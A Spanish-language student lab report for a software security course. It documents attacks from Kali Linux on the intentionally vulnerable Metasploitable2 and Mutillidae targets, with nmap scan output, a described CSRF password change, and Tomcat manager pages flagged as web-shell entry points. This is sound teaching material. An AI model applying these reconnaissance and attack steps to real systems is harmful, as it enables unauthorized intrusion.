ACTIVIDAD - UNIDAD N°3:

ASIGNATURA:

SEGURIDAD DE SOFTWARE

PRESENTADO POR:

PAULA ANDREA VELEZ VIDAL

TUTOR:

LUIS ANTONIO SARRUF DURANGO

UNIVERSIDAD DE CERTAGENA

FACULTAD: INGENIERÍA DE SOFTWARE

SEMESTRE VII

CERETE – CORDOBA

2025

Introducción

El presente informe aborda un análisis de seguridad realizado en un entorno de laboratorio virtual, donde se simulan ataques y defensas en aplicaciones web y servidores. Utilizando herramientas especializadas, se identifican vulnerabilidades como inyección SQL, ataques CSRF y errores en la configuración de sistemas, con el fin de comprender las técnicas de explotación y fortalecer las medidas defensivas. Este ejercicio permite evidence la importancia de una adecuada configuración y gestión de la seguridad en los sistemas informáticos.

Objetivos

Objetivo General

- Evaluar la seguridad de aplicaciones web y servidores a través de la identificación y explotación de vulnerabilidades existentes en un entorno controlado, con el fin de entender sus mecanismos y mejorar las prácticas de protección.

Objetivos Específicos

- Realizar escaneos de puertos y servicios para detectar posibles vectores de ataque.
- Explorar vulnerabilidades en aplicaciones web mediante herramientas de inyección SQL como sqlmap.
- Analizar la efectividad de ataques CSRF y otras técnicas de explotación de sesiones.
- Documentar las configuraciones de red y de herramientas usadas para facilitar la detección y explotación de vulnerabilidades.
- Reflexionar sobre las mejores prácticas para prevenir ataques similares en entornos reales.


Herramientas

- **Kali Linux**: sistema operativo especializado en pruebas de penetración y evaluación de vulnerabilidades.
- **Metasploitable**: máquina vulnerable utilizada como objetivo para realizar ataques simulados.
- **Nmap**: herramienta para exploración y reconocimiento de red, escaneo de puertos y servicios.
- **sqlmap**: herramienta automática para detección y explotación de inyecciones SQL.
- **VMware Workstation/Player**: plataforma de virtualización para configurar y gestionar las máquinas virtuales.
- **Mutillidae** (aplicación web vulnerable): utilizada para practicar y detectar fallos en sistemas web.


- **Otros recursos**: proxies manuales, configuraciones de red, registros de actividad y ataques específicos (CSRF, sesiones)

Informe practico


Se muestra la interfaz de VMware Workstation/Player donde se están configurando las máquinas virtuales. Se observa la ventana principal del gestor de VMware con opciones para crear y administrar máquinas virtuales. Esta es la preparación del entorno de laboratorio.




Se está configurando la red de la máquina virtual en VMware. Se pueden ver las opciones de adaptador de red, donde probablemente se está configurando el modo de red (NAT, Bridged, o Host-only) para permitir la comunicación entre la máquina atacante (Kali) y la víctima (Metasploitable).




Se muestra un ping **exitoso** a la IP 192.168.52.128 (Metasploitable2).



La imagen muestra un ping **exitoso** desde la máquina víctima (Metasploitable2, como lo indica el prompt msfadmin@metasploitable) hacia la máquina atacante (Kali Linux, IP: 192.168.52.129).


Home
Metasploitable2-Linux
My Computer
RX packets:101 errors:0 dropped:0 overruns:0 frame:0
TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:23573 (23.0 KB) TX bytes:23573 (23.0 KB)
msfadmin@metasploitable:~$ ping 192.168.52.129
PING 192.168.52.129 (192.168.52.129) 56(84) bytes of data.
64 bytes from 192.168.52.129: icmp_seq=1 ttl=64 time=0.658 ms
64 bytes from 192.168.52.129: icmp_seq=2 ttl=64 time=0.477 ms
64 bytes from 192.168.52.129: icmp_seq=3 ttl=64 time=0.767 ms
64 bytes from 192.168.52.129: icmp_seq=4 ttl=64 time=0.585 ms
64 bytes from 192.168.52.129: icmp_seq=5 ttl=64 time=0.632 ms
64 bytes from 192.168.52.129: icmp_seq=6 ttl=64 time=0.527 ms
64 bytes from 192.168.52.129: icmp_seq=7 ttl=64 time=1.00 ms
64 bytes from 192.168.52.129: icmp_seq=8 ttl=64 time=0.585 ms
64 bytes from 192.168.52.129: icmp_seq=9 ttl=64 time=0.608 ms
64 bytes from 192.168.52.129: icmp_seq=10 ttl=64 time=0.641 ms
64 bytes from 192.168.52.129: icmp_seq=11 ttl=64 time=0.682 ms
64 bytes from 192.168.52.129: icmp_seq=12 ttl=64 time=0.452 ms
64 bytes from 192.168.52.129: icmp_seq=13 ttl=64 time=0.773 ms
--- 192.168.52.129 ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 11997ms
rtt min/avg/max/mdev = 0.452/0.645/1.006/0.141 ms
msfadmin@metasploitable:~$ _


Aquí semuestra el resultado del **escaneo de puertos y servicios** realizado con la herramienta nmap.




```
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:72:D4:43 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
 https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.48 seconds

┌──(kali㉿kali)-[~]
└─$
```

- Al configurar la seguridad en nivel bajo, se deshabilitan las defensas de la aplicación (como la validación de entradas o los tokens anti-CSRF). Esto garantiza que las vulnerabilidades como la Inyección SQL y la Falsificación de Peticiones en Sitios Cruzados (CSRF) puedan ser explotadas fácilmente en el ejercicio.


Se muestra el **inicio y el registro de actividad de un servidor web** en Kali Linux.




Se documenta la verificación final del éxito del ataque CSRF, donde el atacante logra modificar la contraseña de la víctima gracias a la falta de validación de la aplicación web.




Se muestra una acción de **reconocimiento de seguridad** específica usando Nmap.



Se utilizó **Nmap** para escanear el puerto **443** (HTTPS) en busca de certificados (--script ssl-cert). El resultado confirma que el **puerto 443/tcp está cerrado**.




Se intenta una conexión TLS explícita usando **openssl s_client -connect 192.168.52.128:443 -tls1**. El resultado es un **error de "Connection refused"** (Conexión rechazada).



Identificación (HTML): Las imágenes de código HTML confirman que el servidor ejecuta **Apache Tomcat/5.5** y revelan enlaces críticos a áreas como **Administración** (/admin), **Status** (/manager/status) y el **Tomcat Manager** (/manager/html). Estos son los puntos de entrada que un atacante buscaría para lograr el despliegue de *shell* web.

Diseño (CSS): Las capturas de CSS definen el estilo de la página.

Advertencia de Seguridad: Se encuentra una nota dentro del código que indica que la administración web está restringida a usuarios con roles **"admin"** y **"manager"** (image_6e1a3f.jpg), confirmando la existencia de un control de acceso vulnerable a ataques de fuerza bruta o explotación de credenciales por defecto.



```
        color: #000000;
        background-color: #FFFFFF;
        font-family: Arial, "Times New Roman", Times, serif;
        margin: 10px 0px;
    }

  img {
     border: none;
  }

  a:link, a:visited {
      color: blue
  }

  th {
      font-family: Verdana, "Times New Roman", Times, serif;
      font-size: 110%;
      font-weight: normal;
      font-style: italic;
      background: #D2A41C;
      text-align: left;
  }

  td {
      color: #000000;
      font-family: Arial, Helvetica, sans-serif;
  }

  td.menu {
      background: #FFDC75;
  }
```

```
  }

  .center {
      text-align: center;
  }

  .code {
      color: #000000;
      font-family: "Courier New", Courier, monospace;
      font-size: 110%;
      margin-left: 2.5em;
  }

   #banner {
      margin-bottom: 12px;
   }

   p#congrats {
       margin-top: 0;
       font-weight: bold;
       text-align: center;
   }

   p#footer {
       text-align: right;
       font-size: 80%;
   }
   /*]]>*/
  </style>
</head>
```

```
</head>

<body>

<!-- Header -->
<table id="banner" width="100%">
    <tr>
      <td align="left" style="width:130px">
        <a href="http://tomcat.apache.org/">
          <img src="tomcat.gif" height="92" width="130" alt="The Mighty T
omcat - MEOW!" />
        </a>
      </td>
      <td align="left" valign="top"><b>Apache Tomcat/5.5</b></td>
      <td align="right">
        <a href="http://www.apache.org/">
          <img src="asf-logo-wide.gif" height="51" width="537" alt="The A
pache Software Foundation" />
        </a>
       </td>
     </tr>
</table>

<table>
    <tr>
```

```
        <!-- Table of Contents -->
        <td valign="top">
            <table width="100%" border="1" cellspacing="0" cellpadding="3
">
                <tr>
                  <th>Administration</th>
                </tr>
                <tr>
                  <td class="menu">
                    <a href="manager/status">Status</a><br />
                    <a href="admin">Tomcat Administration</a><br />
                    <a href="manager/html">Tomcat Manager</a><br />
                     
                  </td>
                </tr>
            </table>

            <br />
            <table width="100%" border="1" cellspacing="0" cellpadding="3
">
                <tr>
                  <th>Documentation</th>
                </tr>
                <tr>
                  <td class="menu">
                    <a href="RELEASE-NOTES.txt">Release Notes</a><br
/>
                    <a href="tomcat-docs/changelog.html">Change Log<
/a><br/>
                    <a href="tomcat-docs">Tomcat Documentation</a><b
```

```
                    <tr>
                      <td class="menu">
                        <a href="RELEASE-NOTES.txt">Release Notes</a><br
/>
                        <a href="tomcat-docs/changelog.html">Change Log<
/a><br/>
                        <a href="tomcat-docs">Tomcat Documentation</a><b
r/>                              
                         
                        </td>
                    </tr>
                </table>

                <br/>
                <table width="100%" border="1" cellspacing="0" cellpadding="3
">
                    <tr>
                      <th>Tomcat Online</th>
